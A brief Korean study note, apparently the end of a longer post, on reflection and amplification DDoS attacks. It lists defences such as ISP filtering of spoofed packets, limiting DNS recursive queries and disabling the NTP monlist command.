- 반사 서버를 통해 패킷이 증폭되어 좀비 PC 공격 트래픽 효율이 증가

(ex. TCP 방식 : SYN+ACK에 대한 응답이 없으면 일정횟수 재전송 – 증폭)

대응방법

- IP 위조 패킷을 ISP가 직접 차단
- ICMP : 필요 없다면 프로토콜 자체를 차단
- DNS : 내부 사용자용 DNS라면 내부 사용자 주소만 재귀 쿼리 가능하도록 제한 & 특정 Byte 이상의 DNS 질의 응답 차단
- NTP : monlist 명령 해제 (4.2.8 버전 이상 권고)

ISP : KT나 SKT처럼 인터넷 서비스를 판매, 공급하는 업체
DNS 재귀 쿼리 : Local DNS서버가 여러 DNS 서버에게 질의하는 고정

감사합니다